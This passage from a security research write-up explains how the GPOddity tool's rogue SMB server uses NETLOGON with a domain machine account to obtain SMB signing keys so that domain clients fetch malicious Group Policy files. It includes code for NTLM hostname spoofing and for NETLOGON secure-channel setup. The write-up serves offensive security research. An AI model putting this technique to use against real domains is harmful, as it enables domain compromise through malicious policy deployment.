After a bit more digging, it seems like this particular exchange results from the implementation of the Secure Negotiatefeature enabled by default by SMB client since Windows Server 2012 / Windows 8. The `FSCTL_VALIDATE_NEGOTIATE_INFO` packet is used by an SMB client to validate the negotiation information received from the server during the SMB session setup:

« In a nutshell, upon reception of a Tree Connect response, an SMB3-capable client validates the original SMB2 Negotiate request by sending a signed IOCTL, called FSCTL_VALIDATE_NEGOTIATE_INFO as specified in MS-SMB2. The server needs to reply with a signed response, and this enables end-to-end validation of the Negotiate exchange. […] With 'secure Negotiate', it is not required that signing is active on the connection. It is inherently designed to work with servers that support unsolicited signed requests. »

This feature was introduced in order to protect against Man-in-the-Middle attacks and concretely means that even if packet signature is not implemented for the communication, the `FSCTL_VALIDATE_NEGOCIATE_INFO` message should be correctly signed by the server; otherwise, the client will terminate the connection. This explains the failure of our previous attempt, and implies that it is not possible to authenticate a client without knowing its password or being able to retrieve the correct derived signing key – even when signing is not active.


In these conditions, two solutions are available. The first one would be to let Windows handle the authentication, and host the malicious GPT on a domain-joined machine. Such a scenario would work, but is not the most straightforward, as it would require to either have already compromised a domain machine, or to join an attacker-controlled Windows VM to the domain.

The second solution would be to use the NETLOGON protocol in order to make the domain controller authenticate incoming clients for us, and communicate the correct signing key expected for the packets exchanges. This is the solution implemented by GPOddity in its embedded SMB server, more specifically in the `getNetlogonSessionKey` function of the `helpers/gpoddity_smbserver.py` file. Note that, as mentioned above, this second strategy fails for User Group Policy Objects, for which it is then necessary to fall back to the first solution.

Each time a GPO client tries to authenticate to the SMB server, a NETLOGON request is emitted to the domain controller using the `nrpc` impacket library. For this request to succeed, three conditions must be met.

1. In order to initiate a NETLOGON request, a valid domain machine account credentials must be provided. Note that this machine account only needs to exist – it does **not** need to have a DNS record associated or anything else. This is why GPOddity needs a valid machine account on the domain when running its SMB server.


2. As pixis notes in his article about NTLM relaying, since CVE-2015-005, "to verify that only the server the user is authenticating to has the right to ask for the session key, the domain controller will verify that the target machine in the `AUTHENTICATE` response is the same as the host making the NetLogon request". As a result, the GPOddity SMB server has to define its DNS and NETBIOS name as the machine account that will be used to perform NETLOGON authentication.

   ```
   # Generate the AV_PAIRS
   av_pairs = ntlm.AV_PAIRS()
   av_pairs[ntlm.NTLMSSP_AV_HOSTNAME] = smbServer.getServerName().encode('utf-16le')
   av_pairs[ntlm.NTLMSSP_AV_DNS_HOSTNAME] = f"{smbServer.getServerName()}.{smbServer.getServerDomain()}".encode('utf-16le')
   av_pairs[ntlm.NTLMSSP_AV_DOMAINNAME] = smbServer.getServerDomain().split('.')[0].encode('utf-16le')
   av_pairs[ntlm.NTLMSSP_AV_DNS_DOMAINNAME] = smbServer.getServerDomain().encode('utf-16le')
   ```

   Altering the SMB server DNS and NETBIOS name to match the provided machine account.

3. Over the last few years and following several vulnerabilities affecting NETLOGON (the most infamous one being CVE-2020-1472, a.k.a. Zerologon), Microsoft progressively hardened the implementation of this protocol. The default Active Directory configuration will now automatically reject any NETLOGON request that is not performed over a **Secure RPC channel** (such a rejection being logged as event 5827). After digging into Microsoft's documentation, it appeared that an RPC channel is considered secured when packets are **signed** (verifies that none of the data transferred between the client and server has been modified) and **sealed** (ensures that the data transferred can only be seen unencrypted by the client and the server). This corresponds to the authentication level RPC_C_AUTHN_LEVEL_PKT_PRIVACY. GPOddity will thus start the NETLOGON interaction, perform authentication, and alter the communication's context to configure the Secure channel authentication level, in accordance with the protocol's specifications.



```
    nrpc.hNetrServerAuthenticate3(dce, NULL, machineAccount + '\x00',
                                      nrpc.NETLOGON_SECURE_CHANNEL_TYPE.WorkstationSecureChannel, serverName + '\x00',
                                      ppp, 0x600FFFFF)
    logger.info(f"[INFO - NETLOGON] hNetrServerAuthenticate3 call successfull - netlogon authenticated")
    clientStoredCredential = pack('<Q', unpack('<Q',ppp)[0] + 10)
    dce.set_auth_level(RPC_C_AUTHN_LEVEL_PKT_PRIVACY)
    dce.set_auth_type(RPC_C_AUTHN_NETLOGON)
    dce2 = dce.alter_ctx(nrpc.MSRPC_UUID_NRPC)
    dce2.set_session_key(sessionKey)
    logger.info(f"[INFO - NETLOGON] Switched netlogon context ; auth_type -> RPC_C_AUTHN_NETLOGON ; auth_level -> RPC_C_AUTHN_LEVEL_PKT_PRIVACY")
```

Configuring a secure RPC channel for NETLOGON interactions.

With these three conditions met, the NETLOGON protocol will provide to the SMB server the base key for cryptographic operations related to the SMB exchanges with the client and to successfully allow the latter to retrieve the malicious GPT files. All in all, this setup allows GPOddity to abuse Computer GPO ACLs directly from a non-domain joined machine, leveraging only a valid machine account that can be easily created in default Active Directory configurations.